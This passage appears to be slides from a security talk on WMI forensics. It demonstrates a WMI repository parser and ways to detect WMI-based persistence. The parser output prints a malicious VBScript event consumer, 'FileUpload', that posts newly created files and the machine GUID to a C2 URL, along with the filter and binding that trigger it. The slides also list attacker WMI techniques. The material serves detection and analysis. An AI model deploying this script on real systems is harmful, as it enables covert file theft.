


Name	Type
▶ root\ccm\Scheduler	objects.namespace
▶ root\ccm\SmsNapAgent	objects.namespace
▶ root\ccm\SoftMgmtAgent	objects.namespace
▼ root\ccm\SoftwareMeteringAgent	objects.namespace
Namespaces	
▼ Class Defintions	
▶ CCM_HistoricalMeteredData	objects.classDefinition
▶ CCM_MeteredFileInfo	objects.classDefinition
▶ CCM_MeteredProductInfo	objects.classDefinition
▼ CCM_RecentlyUsedApps	objects.classDefinition
▼ Instances	
ExplorerFileName=ALMon.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=AdobeARM.exe,FolderPath...	objects.classInstance
ExplorerFileName=AppStarter.exe,FolderPath...	objects.classInstance
ExplorerFileName=Au_.exe,FolderPath=C:\DO...	objects.classInstance
ExplorerFileName=AutoSeqExec.exe,FolderPat...	objects.classInstance
ExplorerFileName=BGInfo.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=CPanel.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=Explorer.EXE,FolderPath=C:...	objects.classInstance
ExplorerFileName=HILTON~1.SCR,FolderPath=...	objects.classInstance
ExplorerFileName=HPDIU.exe,FolderPath=C:\D...	objects.classInstance
ExplorerFileName=HPSIU.exe,FolderPath=C:\D...	objects.classInstance
ExplorerFileName=HPSIU.exe,FolderPath=D:\t...	objects.classInstance
ExplorerFileName=HelpCtr.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=HelpHost.exe,FolderPath=C...	objects.classInstance
ExplorerFileName=LogMan.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=MicrosDesktop.exe,FolderP...	objects.classInstance
ExplorerFileName=MsiExec.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=NOTEPAD.EXE,FolderPath=...	objects.classInstance
ExplorerFileName=Ops.exe,FolderPath=C:\MIC...	objects.classInstance
ExplorerFileName=Periphs.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=PrintEngine.exe,FolderPath...	objects.classInstance
ExplorerFileName=Procedures.exe,FolderPath...	objects.classInstance

```
classname: CCM_RecentlyUsedApps
super:
key: ExplorerFileName=AdobeARM.exe,FolderPath=C:\Program Files\Common Files\Adobe\ARM
\1.0\,LastUserName=FLLSMMICROS3700\3PVendor
timestamp1: 2014-11-23 19:21:18.750129
timestamp2: 2014-04-09 14:11:55.154609
properties:
  [PROP_TYPE=string]
  FileVersion=1.7.4.0

  [PROP_TYPE=uint32]
  FileSize=958576

  [PROP_TYPE=string]
  CompanyName=Adobe Systems Incorporated

  [PROP_TYPE=string,PROP_KEY=True]
  FolderPath=C:\Program Files\Common Files\Adobe\ARM\1.0\

  [PROP_TYPE=string,PROP_KEY=True]
  ExplorerFileName=AdobeARM.exe

  [PROP_TYPE=string,PROP_KEY=True]
  LastUserName=FLLSMMICROS3700\3PVendor

  [PROP_TYPE=string]
  ProductVersion=1.7.4.0

  [PROP_TYPE=uint32]
  LaunchCount=7

  [PROP_TYPE=string]
  ProductName=Adobe Reader and Acrobat Manager

  [PROP_TYPE=uint32]
  ProductLanguage=1033

  [PROP_TYPE=string]
  FileDescription=Adobe Reader and Acrobat Manager

  [PROP_TYPE=datetime]
```


Python-CIM Demo

WMIParser 1/6




```
Command > --help
WMI Parser Help:
--help
  Hint: Print help.
--quit
  Hint: WMIParser quits.
--namespaceinstance
  Hint: Get all the namespaces defined in the repo.
--instance namespacename [classname] [classinstancename]
  Hint: Get the instance in the specified namespace by class and instance name.
--consumerinstance namespacename [consumertype] [consumerinstancename]
  Hint: Get the consumer instance in the specified namespace by type and name.
--filterinstance namespacename [filterinstancename]
  Hint: Get the filter instances in the specified namespace by name.
--bindinginstance namespacename
  Hint: Get all binding instances defined in the specified namespace.
--classdef [namespacename] [classname]
  Hint: Get the class definition in the specified namespace.
--index
  Hint: Print all the strings in index.btr.
Command >
```

WMIParser 2/6




```
===============================================================================
Command > --namespaceinstance
================================Namespaces==========================
ROOT (NS_E8C4F9926E52E9240C37C4E59745CEB61A67A77C9F6692EA4295A97E0AF583C5)
ROOT\subscription (NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870)
ROOT\DEFAULT (NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4)
ROOT\CIMV2 (NS_68577372C66A7B20658487FBD959AA154EF54B5F935DCC5663E9228B44322805)
ROOT\Cli (NS_E1578D36E8972985C3607CB2490418C572C190C71151F301302674342C5C885D)
ROOT\nap (NS_C719712B661836F29BA6BB9FBA057F6A2D35649A20C4B56B30C8958DA77F5211)
ROOT\SECURITY (NS_010BA7C521D77A58F4FCB91B289C9241E169732EABA949BB5DD5F6C3F77D62FB)
ROOT\SecurityCenter2 (NS_DE4296A4F2DECFF74299F885179666947996A5B3ADAB4EB526CEC3C884F90B50)
ROOT\RSOP (NS_B9F15E9C0955B84B8B7E840A878C292A9483B55C2BC37006562DC762D466102F)
ROOT\WMI (NS_3FBDCB08ECD33FBEF028D2DB3EF058F8CE959779B943F43AB3DB3EC34ACA147D)
ROOT\directory (NS_4556CEEB75C5BC1E6A0EAF76BE49CD0BAD23B80B2C5E3727EE2D4B8DA41900B2)
ROOT\Policy (NS_3D98EC37D63EBFB9210DB658120A818078461369A71EFFA3DDE47412F528D55E)
ROOT\Interop (NS_D8D295EDF64C7F3A5E94E377F9D35AA7B08D0DF6C56C2323D31A8EE4AEE51E6D)
ROOT\ServiceModel (NS_5B2CC7EB2AAF010DD5D0084F2DEFC340AFEEECC12F24D870DFC50B8EB7C98139)
ROOT\SecurityCenter (NS_1EBEBCBF50415CCAFB547032CB72DA91A6E1A4AA2EBD10A138F0B7ED132BF57C)
ROOT\ThinPrint (NS_808DD3B1C52DDD3DA04AB91E90AFBF4E951D5E0B2F9D2942C85CD7064ED4506C)
ROOT\Microsoft (NS_2B689AF3F38A341BB9044301A8A9039A9FAB11D0506D58B53A8B271288AD4404)
ROOT\aspnet (NS_EEACD50DA88A7D3DA9DACA75A0E6DFA7ABDB1F1994366F285F6353ACD65F6B72)
ROOT\subscription\ms_409 (NS_43C2C02FBB103B6C99DD6A3C49100E0157200FB50F8CAEF2EC314CAEF9D9E15C)
ROOT\DEFAULT\ms_409 (NS_3D3E81DCD26451B69577998483A82363FD54E34563AA1BC6E73E4A2DC2212802)
ROOT\CIMV2\Security (NS_D4581E17E3199AC79108B8BD03BF787A097AA575A5B733AED04E45790022501)
```

WMIParser 3/6




```
==================================================================
Command > --instance root\subscription CommandLineEventConsumer
Namespace : root\subscription
GUID: BBFCCB444CF66AA09AE6F15967A6865175BB0ED216D19970A7988B72CDF0A3A4
Date1: 11/20/2010 20:59:04
Date2: 07/14/2009 02:03:41
Instance Property:
=====================================================================================
Name: MachineName
Type: VT_BSTR(0x8)
Array: no
Value: Not Assigned.
=====================================================================================
=====================================================================================
Name: MaximumQueueSize
Type: VT_UI4(0x13)
Array: no
Value: Not Assigned.
=====================================================================================
=====================================================================================
Name: CreatorSID
Type: VT_UI1(0x2011)
Array: yes
Value: 0x01, 0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0xA5,
=====================================================================================
=====================================================================================
Name: Name
Type: VT_BSTR(0x8)
Array: no
Value: BVTConsumer
=====================================================================================
```

WMIParser 4/6




```
=============================================================================
=============================================================================
Command > --consumerinstance root\subscription ActiveScriptEventConsumer

========================Active Script Event Consumer=========================
GUID: 3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB8104F5B04F97
Date1: 04/07/2015 18:38:02
Date2: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00
MachineName: Not Assigned
MaximumQueueSize: 0
KillTimeout: 45
Name: FileUpload
ScriptingEngine: VBScript
ScriptFilename: Not Assigned
ScriptText:              On Error Resume Next

                Dim oReg, oXMLHTTP, oStream, aMachineGuid, aC2URL, vBinary

                Set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
                oReg.GetStringValue &H80000002, "SOFTWARE\Microsoft\Cryptography", "MachineGuid", aMachineGuid

                aC2URL = "http://127.0.0.1/index.html&ID=" & aMachineGuid

                Set oStream = CreateObject("ADODB.Stream")
                oStream.Type = 1
                oStream.Open
                oStream.LoadFromFile TargetEvent.TargetInstance.Name
                vBinary = oStream.Read

                Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
                oXMLHTTP.open "POST", aC2URL, False
                oXMLHTTP.setRequestHeader "Path", TargetEvent.TargetInstance.Name
                oXMLHTTP.send(vBinary)
```

WMIParser 5/6



```
=============================================================================
Command > --bindinginstance root\subscription
=============================================================================
[211D8BE7A6B8B575AB8DAC024BEC07757C3B74866DB4C75F3712C3C31DC36542]:
FilterToConsumerBinding:(0000067D.0013B386.00000151)
FilterToConsumerBinding : Found the record at offset (12685382)

===============================FilterToConsumer Binding======================
GUID: 0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170
Date1: 04/07/2015 18:38:02
Date2: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00
DeliveryQoS: 0
DeliverSynchronously: False
MaintainSecurityContext: False
SlowDownProviders: False
Filter: __EventFilter.Name="NewOrModifiedFileTrigger"
Consumer: ActiveScriptEventConsumer.Name="FileUpload"

=============================================================================
```

WMIParser 6/6



```
=============================================================================
Command > --filterinstance root\subscription NewOrModifiedFileTrigger
==== Filter root\subscription\__EventFilter\NewOrModifiedFileTrigger ====
[9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B21539564359]:
Consumer:(00000625.00139AE2.00000212)

===============================Event Filter=================================
GUID: 47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602BD95E20BD3
Date1: 04/07/2015 18:38:02
Date2: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00
EventAccess: 0
EventNamespace: ROOT\cimv2
Name: NewOrModifiedFileTrigger
QueryLanguage: WQL
Query: SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE ((__CLASS = "__InstanceCreationEvent"

=============================================================================
```

WMIparser.exe Demo

WMI Attack Detection


Attacker Detection with WMI

- Persistence is still the most common WMI-based attack
- Use WMI to detect WMI persistence

```
 $Arguments = @{
     Credential = 'WIN-B85AAA7ST4U\Administrator'
     ComputerName = '192.168.72.135'
     Namespace = 'root\subscription'
}

Get-WmiObject -Class __FilterToConsumerBinding @Arguments
Get-WmiObject -Class __EventFilter @Arguments
Get-WmiObject -Class __EventConsumer @Arguments
```

Existing Detection Utilities

- Sysinternals Autoruns



Autoruns [WIN-B85AAA7ST4U\admin_user] - Sysinternals: www.sysinternals.com
File Entry Options User Help
Filter:
Everything | Logon | Explorer | Internet Explorer | Scheduled Tasks | Services | Drivers | Codecs
Boot Execute | Image Hijacks | AppInit | KnownDLLs | Winlogon | Winsock Providers
Print Monitors | LSA Providers | Network Providers | WMI | Sidebar Gadgets

Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
WMI Database Entries					
✓ BVTConsumer			File not found: KernCap.vbs		
✓ DriveInfector	Script embedded in WMI database		Double click to open copy		
✓ FileUpload	Script embedded in WMI database		Double click to open copy		
✓ KillProcess	Script embedded in WMI database		Double click to open copy		
✓ LaunchBeaconingBackdoor	Script embedded in WMI database		Double click to open copy		

- Kansa
  - https://github.com/davehull/Kansa/
  - Dave Hull (@davehull), Jon Turner (@z4ns4tsu)

Attacker Detection with WMI

Consider the following attacker actions and their effects:

- Attack: Persistence via permanent WMI event subscriptions
- Effect: Instances of `__EventFilter`, `__EventConsumer`, and `__FilterToConsumerBinding` created
- Attack: Use of WMI as a C2 channel. E.g. via namespace creation
- Effect: Instances of `__NamespaceCreationEvent` created
- Attack: WMI used as a payload storage mechanism
- Effect: Instances of `__ClassCreationEvent` created

Attacker Detection with WMI

- Attack: Persistence via the Start Menu or registry
- Effect: `Win32_StartupCommand` instance created. Fires `__InstanceCreationEvent`
- Attack: Modification of additional known registry persistence locations
